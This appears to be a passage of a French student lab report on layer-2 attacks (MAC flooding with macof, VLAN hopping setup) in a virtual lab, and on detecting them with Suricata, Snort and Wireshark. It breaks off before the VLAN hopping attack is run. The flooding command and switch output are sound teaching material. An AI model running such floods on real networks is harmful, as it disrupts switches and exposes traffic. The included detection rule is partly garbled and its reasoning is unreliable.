
```

## Pas de détection !

Suricata ne peut pas détecter le MAC spoofing car il se concentre principalement sur l'analyse du trafic réseau à partir de la couche réseau (couche 3) et des couches supérieures du modèle OSI. Le MAC spoofing, quant à lui, se produit au niveau de la couche liaison de données (couche 2) du modèle OSI.

Le MAC spoofing implique la modification de l'adresse MAC source dans les trames Ethernet, ce qui se produit avant que les paquets ne soient traités par la couche réseau. Suricata ne peut donc pas directement détecter ces changements effectués au niveau des adresses MAC.

### c) Détection avec wireshark :




Il a été détecter !

## LAB 4 : Mac Flooding

### a) Implémentation d'attaque :

Topologie :



Tester la connectivité entre les machines :

```
rtt min/avg/max/mdev = 20.914/59.929/112.269/38.467 ms
ids@ubuntu:~$ ping 192.168.81.129
PING 192.168.81.129 (192.168.81.129) 56(84) bytes of data.
64 bytes from 192.168.81.129: icmp_seq=1 ttl=64 time=41.2 ms
64 bytes from 192.168.81.129: icmp_seq=2 ttl=64 time=36.3 ms
64 bytes from 192.168.81.129: icmp_seq=3 ttl=64 time=59.2 ms
64 bytes from 192.168.81.129: icmp_seq=4 ttl=64 time=77.8 ms
64 bytes from 192.168.81.129: icmp_seq=5 ttl=64 time=68.2 ms
64 bytes from 192.168.81.129: icmp_seq=6 ttl=64 time=0.696 ms
64 bytes from 192.168.81.129: icmp_seq=7 ttl=64 time=1.17 ms
64 bytes from 192.168.81.129: icmp_seq=8 ttl=64 time=1.06 ms
^C
--- 192.168.81.129 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7231ms
rtt min/avg/max/mdev = 0.696/35.710/77.803/29.650 ms
ids@ubuntu:~$
```

Figure 227: IDS vers Attacker

```
(attacker㉿attacker)~[~]
$ ping 192.168.81.130
PING 192.168.81.130 (192.168.81.130) 56(84) bytes of data.
64 bytes from 192.168.81.130: icmp_seq=1 ttl=64 time=38.5 ms
64 bytes from 192.168.81.130: icmp_seq=2 ttl=64 time=28.3 ms
^C
--- 192.168.81.130 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 28.293/33.390/38.488/5.097 ms
(attacker㉿attacker)~[~]
$
```

Figure 228: Attacker vers IDS

Lister le tableau des adresses mac du switch :


```

Total Mac Addresses for this criterion: 1
IOU1#show mac address-table
      Mac Address Table
-----
Vlan   Mac Address        Type      Ports
----  -----
  1    000c.2945.e5b6  DYNAMIC   Et0/0
  1    000c.2995.e250  DYNAMIC   Et0/1
  1    0050.56c0.0001  DYNAMIC   Et0/0
Total Mac Addresses for this criterion: 3
IOU1#

```

Figure 229: Mac table

Maintenant je vais revenir à la machine des attaquants et lancer l'attaque :



The screenshot shows a terminal window titled "attacker@attacker: ~". The user has run the command "sudo macof -i eth0" to start a MAC flooding attack. The output lists numerous MAC addresses being forged and transmitted on interface eth0. The log entries show frames being sent to various destination MAC addresses, such as 00:00:00:00:00:00, 00:00:00:00:00:01, and 00:00:00:00:00:02, among others. The log is very long, showing thousands of entries.

```

attacker@attacker: ~
File Actions View Help
---(attacker@attacker)-[~]
$ sudo macof -i eth0
[sudo] password for attacker:
28:51:35:7f:8c:4 c3:94:f9:66:4a:a 0.0.0.0.29620 > 0.0.0.0.44397: S 1808179406
:1808179406(0) win 512
33:bf:44:67:9a:2c cd:c4:a3:66:2:5b 0.0.0.0.18936 > 0.0.0.0.31182: S 520985944
:520985944(0) win 512
9a:29:36:17:23:62 3c:87:84:4a:a1:81 0.0.0.0.33897 > 0.0.0.0.52160: S 16100329
05:1610032905(0) win 512
09:ac:af:70:5d:d7 cf:e1:6:d36:99 0.0.0.0.48223 > 0.0.0.0.54620: S 1197309514
:1197309514(0) win 512
4a:f7:5e:42:20:6c ab:f6:e3:7e:19:e5 0.0.0.0.57966 > 0.0.0.0.37146: S 33879531
3:338795313(0) win 512
56:80:f8:3d:33:f0 e:6f:e9:11:f:10 0.0.0.0.48737 > 0.0.0.0.63038: S 1228831613
:1228831613(0) win 512
a9:af:ee:5d:34:62 51:de:6e:3e:7d:29 0.0.0.0.16824 > 0.0.0.0.14283: S 89342733
2:89342733(0) win 512
2:ca:bc:36:6e:d 9:bd:76:36:4d:f6 0.0.0.0.11234 > 0.0.0.0.54518: S 1804230707
:1804230707(0) win 512
9a:e2:30:11:c:a d3:6e:a6:5c:c3:74 0.0.0.0.60862 > 0.0.0.0.22652: S 622923373
:622923373(0) win 512
51:8d:8d:10:25:c1 27:12:87:2:9:e:ba 0.0.0.0.47366 > 0.0.0.0.44123: S 40191359
:40191359(0) win 512
5b:fd:5f:36:a3:48 69:ce:cf:4b:3c:27 0.0.0.0.57821 > 0.0.0.0.60115: S 19768882
90:1976888290(0) win 512
b:89:e:3d:82:d5 bf:6:e8:30:93:11 0.0.0.0.52962 > 0.0.0.0.47108: S 338892300:3
338892300(0) win 512

```

Figure 230: Attaque du Mac Flood

Résultat dans le switch :

IOU1#show mac address-table Mac Address Table			
Vlan	Mac Address	Type	Ports
1	000c.2945.e5b6	DYNAMIC	Et0/0
1	000c.2995.e250	DYNAMIC	Et0/1
1	0050.56c0.0001	DYNAMIC	Et0/0
1	0092.8452.3fe0	DYNAMIC	Et0/0
1	0163.195f.f35b	DYNAMIC	Et0/0
1	019b.ae5c.8d0c	DYNAMIC	Et0/1
1	019f.be37.3c9a	DYNAMIC	Et0/1
1	0238.326f.0a2c	DYNAMIC	Et0/0
1	026e.131b.a267	DYNAMIC	Et0/1
1	02a9.0f54.fed9	DYNAMIC	Et0/1
1	02c7.6225.e948	DYNAMIC	Et0/0
1	03f5.5d30.44f9	DYNAMIC	Et0/0
1	03f7.3941.a558	DYNAMIC	Et0/0
1	042f.b304.c397	DYNAMIC	Et0/0
1	0450.af45.ce9d	DYNAMIC	Et0/0
1	0455.3f2a.c7a3	DYNAMIC	Et0/1
1	04b6.8b60.6e75	DYNAMIC	Et0/0
1	04ba.9f5a.28ac	DYNAMIC	Et0/1
1	04d0.f927.6592	DYNAMIC	Et0/1
1	04dc.c129.825b	DYNAMIC	Et0/1
1	04f8.9a74.3d8a	DYNAMIC	Et0/0
1	0545.2958.2295	DYNAMIC	Et0/1
1	055f.c068.6b62	DYNAMIC	Et0/1
1	057e.7913.da7f	DYNAMIC	Et0/0
1	0593.5570.47d2	DYNAMIC	Et0/0
1	05cd.da12.4461	DYNAMIC	Et0/0
1	05f8.2038.9d60	DYNAMIC	Et0/1
1	060f.c96a.ad48	DYNAMIC	Et0/0
1	0675.9830.fee0	DYNAMIC	Et0/0
1	067b.9011.0166	DYNAMIC	Et0/0
1	0699.7279.c906	DYNAMIC	Et0/0
1	0744.b127.9638	DYNAMIC	Et0/0
1	076d.7d0c.0065	DYNAMIC	Et0/0
1	0819.5828.656b	DYNAMIC	Et0/0
1	0832.bc59.8fb5	DYNAMIC	Et0/0
1	0848.5173.cab2	DYNAMIC	Et0/0
1	085a.572f.260b	DYNAMIC	Et0/0
1	08cc.587c.0f49	DYNAMIC	Et0/0
1	08f4.f275.9f10	DYNAMIC	Et0/0
1	097f.2128.83c1	DYNAMIC	Et0/1
1	09b0.fc70.fcb2	DYNAMIC	Et0/0
1	09d1.8011.570d	DYNAMIC	Et0/1
1	0a3a.ba2a.688c	DYNAMIC	Et0/1
1	0a40.2800.64b2	DYNAMIC	Et0/1
1	0a88.2e66.6ad7	DYNAMIC	Et0/0
1	0ae5.d136.c405	DYNAMIC	Et0/1
1	0b00.8211.411d	DYNAMIC	Et0/1
--More-- [ ]			

Figure 231: Switch après Mac Flood

### b) Detection avec Suricata:

Création de la règle :

```
# additions here.
alert udp any any -> any any (msg:"Possible MAC flooding detected"; flow:established,->,threshold:type
threshold, track by_src, count 100, seconds 60; sid:1000001; rev:1;)
```

Que fait cette règle?

alert udp any any -> any any (msg:"Possible MAC Flooding Detected"; threshold:type  
threshold, track by\_src, count 100, seconds 60; sid:1000001; rev:1;)

Cette règle générera une alerte si un nombre élevé de paquets UDP est détecté en provenance d'une seule adresse IP source dans une période de temps spécifiée. Cela indique une possible attaque de MAC flooding, où un nombre excessif de paquets avec différentes adresses MAC source inondent le réseau.

Ajouter la règle au fichier de config du suricata :

```
default-rule-path: /var/lib/suricata/rules

rule-files:
  - suricata.rules
  - /etc/suricata/rules/Macflood.rules
##
## Auxiliary configuration files.
##


classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
# threshold-file: /etc/suricata/threshold.config

##
## Include other configs
```

## Résultat de détection :

### c) Détection avec snort :

Utilisation du même règle :



The screenshot shows a terminal window titled "Activities" with a "Terminal" tab selected. The date and time "Jun 10 15:31" are displayed at the top. The terminal window contains the following text:

```
GNU nano 4.8          local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert udp any any any -> any any (msg:"Possible MAC flooding detected"; flow:estab>
```


The status bar at the bottom indicates "[ Wrote 7 lines ]".

Détection :

```
Fatal Error, Quitting..
ids@ubuntu:~$ sudo snort -q -l /var/log/snort/ -i ens33 -A console -c /etc/snort/snort.conf
06/11-06:29:56.209664 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.210465 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.212952 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.215359 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.216486 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.217082 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.217745 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.218388 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.218973 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.219720 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.220589 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.220915 [**] [1:1000001:1] Possible MAC flooding detected [**] [
Priority: 0] {UDP} 192.168.81.1:10001 -> 192.168.81.128:20001
06/11-06:29:56.221187 [**] [1:1000001:1] Possible MAC flooding detected [**] [
```

#### d) Détection avec wireshark :

Intercepter Traffic :



Résultat :

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.81.1	192.168.81.128	UDP	286	10001 → 20001 Len=244
2	0.000000	192.168.81.1	192.168.81.128	UDP	706	10000 → 20000 Len=664
3	0.000022	192.168.81.1	192.168.81.128	UDP	1116	10000 → 20000 Len=1074
4	0.000086	192.168.81.1	192.168.81.128	UDP	832	10000 → 20000 Len=790
5	0.000170	192.168.81.1	192.168.81.128	UDP	496	10000 → 20000 Len=454
6	0.000193	192.168.81.1	192.168.81.128	UDP	538	10000 → 20000 Len=496
7	0.000205	192.168.81.1	192.168.81.128	UDP	916	10001 → 20001 Len=874
8	0.000215	192.168.81.1	192.168.81.128	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=e205) [Reassembled in #9]
9	0.000215	192.168.81.1	192.168.81.128	UDP	76	10000 → 20000 Len=1514
10	0.000231	192.168.81.1	192.168.81.128	UDP	1842	10001 → 20001 Len=1000
11	0.000238	192.168.81.1	192.168.81.128	UDP	118	10000 → 20000 Len=76
12	0.000250	192.168.81.1	192.168.81.128	UDP	160	10000 → 20000 Len=118
13	0.000260	192.168.81.1	192.168.81.128	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=e208) [Reassembled in #14]
14	0.000260	192.168.81.1	192.168.81.128	UDP	76	10001 → 20001 Len=1514
15	0.000279	192.168.81.1	192.168.81.128	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=e20a) [Reassembled in #16]
16	0.000279	192.168.81.1	192.168.81.128	UDP	76	10000 → 20000 Len=1514
17	0.000287	192.168.81.1	192.168.81.128	UDP	118	10001 → 20001 Len=76
18	0.000302	192.168.81.1	192.168.81.128	UDP	118	10000 → 20000 Len=76
19	0.000309	192.168.81.1	192.168.81.128	UDP	160	10001 → 20001 Len=118
20	0.000320	192.168.81.1	192.168.81.128	UDP	148	10000 → 20000 Len=98
21	0.000330	192.168.81.1	192.168.81.128	UDP	328	10001 → 20001 Len=286
22	0.000340	192.168.81.1	192.168.81.128	UDP	202	10000 → 20000 Len=160
23	0.000350	192.168.81.1	192.168.81.128	UDP	202	10001 → 20001 Len=160
24	0.000360	192.168.81.1	192.168.81.128	UDP	328	10000 → 20000 Len=286
25	0.000371	192.168.81.1	192.168.81.128	UDP	538	10001 → 20001 Len=496
26	0.000379	192.168.81.1	192.168.81.128	UDP	454	10000 → 20000 Len=412


> Frame 1: 286 bytes on wire (2288 bits), 286 bytes captured (2288 bits) on interface \Device\NPF\_{C1E...}

  Ethernet II, Src: Unknown (00:00:00:00:00:00), Dst: Unknown (00:00:00:00:00:00) (ether)

## LAB 5: Vlan Hopping :

### a) Implementation:

Topologie d'attaque :



Vérifier le ping entre les machines :

Attacker vers IDS :

```
rtt min/avg/max/mdev = 1.227/171.104/1061.093/303.277 ms, pipe 4
└─(attacker㉿attacker)-[~]
  $ ping 192.168.81.130
PING 192.168.81.130 (192.168.81.130) 56(84) bytes of data.
64 bytes from 192.168.81.130: icmp_seq=1 ttl=64 time=37.8 ms
64 bytes from 192.168.81.130: icmp_seq=4 ttl=64 time=53.6 ms
64 bytes from 192.168.81.130: icmp_seq=5 ttl=64 time=55.7 ms
64 bytes from 192.168.81.130: icmp_seq=6 ttl=64 time=85.9 ms
64 bytes from 192.168.81.130: icmp_seq=7 ttl=64 time=26.9 ms
64 bytes from 192.168.81.130: icmp_seq=9 ttl=64 time=104 ms
^C
--- 192.168.81.130 ping statistics ---
9 packets transmitted, 6 received, 33.3333% packet loss, time 8288ms
rtt min/avg/max/mdev = 26.900/60.576/103.645/26.515 ms
└─(attacker㉿attacker)-[~]
  $
```

IDS vers Attacker :

```

tds@ubuntu:~$ ping 192.168.81.129
PING 192.168.81.129 (192.168.81.129) 56(84) bytes of data.
64 bytes from 192.168.81.129: icmp_seq=1 ttl=64 time=83.4 ms
64 bytes from 192.168.81.129: icmp_seq=2 ttl=64 time=12.5 ms
64 bytes from 192.168.81.129: icmp_seq=3 ttl=64 time=62.6 ms
64 bytes from 192.168.81.129: icmp_seq=4 ttl=64 time=34.9 ms
64 bytes from 192.168.81.129: icmp_seq=5 ttl=64 time=54.1 ms
64 bytes from 192.168.81.129: icmp_seq=6 ttl=64 time=54.4 ms
64 bytes from 192.168.81.129: icmp_seq=7 ttl=64 time=4.42 ms
64 bytes from 192.168.81.129: icmp_seq=8 ttl=64 time=8.12 ms
64 bytes from 192.168.81.129: icmp_seq=9 ttl=64 time=40.6 ms
64 bytes from 192.168.81.129: icmp_seq=11 ttl=64 time=54.5 ms
64 bytes from 192.168.81.129: icmp_seq=12 ttl=64 time=98.7 ms
64 bytes from 192.168.81.129: icmp_seq=13 ttl=64 time=52.2 ms
64 bytes from 192.168.81.129: icmp_seq=14 ttl=64 time=57.1 ms
64 bytes from 192.168.81.129: icmp_seq=15 ttl=64 time=120 ms
64 bytes from 192.168.81.129: icmp_seq=16 ttl=64 time=15.4 ms
64 bytes from 192.168.81.129: icmp_seq=17 ttl=64 time=26.3 ms
64 bytes from 192.168.81.129: icmp_seq=19 ttl=64 time=11.8 ms
64 bytes from 192.168.81.129: icmp_seq=20 ttl=64 time=247 ms
64 bytes from 192.168.81.129: icmp_seq=22 ttl=64 time=67.7 ms
^C
--- 192.168.81.129 ping statistics ---
23 packets transmitted, 19 received, 17.3913% packet loss, time 22791ms
rtt min/avg/max/mdev = 4.423/58.212/246.960/53.943 ms
tds@ubuntu:~$ █

```

L'état du switch au départ :

Premier switch :

```

IOU1(config)#  
IOU1#sh vlan brief  
  

VLAN Name          Status    Ports  
-----  
1     default      active    Et0/0, Et0/1, Et0/2, Et0/3  
                           Et1/0, Et1/1, Et1/2, Et1/3  
                           Et2/0, Et2/1, Et2/2, Et2/3  
                           Et3/0, Et3/1, Et3/2, Et3/3  
1002 fddi-default act/unsup  
1003 token-ring-default act/unsup  
1004 fddinet-default act/unsup  
1005 trnet-default   act/unsup  
IOU1#█

```

Deuxième :

```

Jun 12 11:07:38.659: %LINK-PROT-5-UPDOWN: Line protocol on Interface Ethernet0/3, changed state to up
Jun 12 11:07:38.571: %LINK-PROT-5-UPDOWN: Line protocol on Interface Vlan1, changed state to down
Jun 12 11:07:39.691: %LINK-5-CHANGED: Interface Vlan1, changed state to administratively down
IOU2#show vlan brief  
  

VLAN Name          Status    Ports  
-----  
1     default      active    Et0/0, Et0/1, Et0/2, Et0/3  
                           Et1/0, Et1/1, Et1/2, Et1/3  
                           Et2/0, Et2/1, Et2/2, Et2/3  
                           Et3/0, Et3/1, Et3/2, Et3/3  
1002 fddi-default act/unsup  
1003 token-ring-default act/unsup  
1004 fddinet-default act/unsup  
1005 trnet-default   act/unsup  
IOU2#█

```

Configuration de vlan et port trunk dans premier switch :

```

IOU1#config terminal  
IOU1(config)#interface ethernet 0/0
IOU1(config-if)#switchport
IOU1(config-if)#switchport trunk
IOU1(config-if)#switchport trunk enable
IOU1(config-if)#switchport trunk encapsulation ?
      dot1q      Interface uses only 802.1q trunking encapsulation when trunking
      is1       Interface uses only ISL trunking encapsulation when trunking
      negotiate  Device will negotiate trunking encapsulation with peer on
                  interface
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#█

```

Configuration de vlan et port trunk dans deuxième switch :

```
Enter configuration commands, one per line. End with CNTL/Z.  
IOU2(config)#vlan 20  
IOU2(config-vlan)#inter  
IOU2(config-vlan)#exit  
IOU2(config)#in  
IOU2(config)#interface eth  
IOU2(config)#interface ethernet 0/1  
IOU2(config-if)#switchport  
IOU2(config-if)#switchport ac  
IOU2(config-if)#switchport access vlan 20  
IOU2(config-if)#exit
```

Etat d'interface Ethernet 0/1 avant l'attaque :


```
IOU1#  
IOU1#sh interface e0/1 swi  
IOU1#sh interface e0/1 switchport  
Name: Et0/1  
Switchport: Enabled  
Administrative Mode: dynamic desirable  
Operational Mode: static access  
Administrative Trunking Encapsulation: negotiate  
Operational Trunking Encapsulation: native  
Negotiation of Trunking: On  
Access Mode VLAN: 10 (VLAN0010)  
Trunking Native Mode VLAN: 1 (default)  
Administrative Native VLAN tagging: enabled  
Voice VLAN: none  
Administrative private-vlan host-association: none  
Administrative private-vlan mapping: none  
Administrative private-vlan trunk native VLAN: none  
Administrative private-vlan trunk Native VLAN tagging: enabled  
Administrative private-vlan trunk encapsulation: dot1q  
Administrative private-vlan trunk normal VLANs: none  
Administrative private-vlan trunk associations: none  
Administrative private-vlan trunk mappings: none  
Operational private-vlan: none  
Trunking VLANs Enabled: ALL  
Pruning VLANs Enabled: 2-1001  
Capture Mode Disabled
```

Il est en mode static access.


Maintenant je vais lancer l'attaque en utilisant kali(attacker) :

```
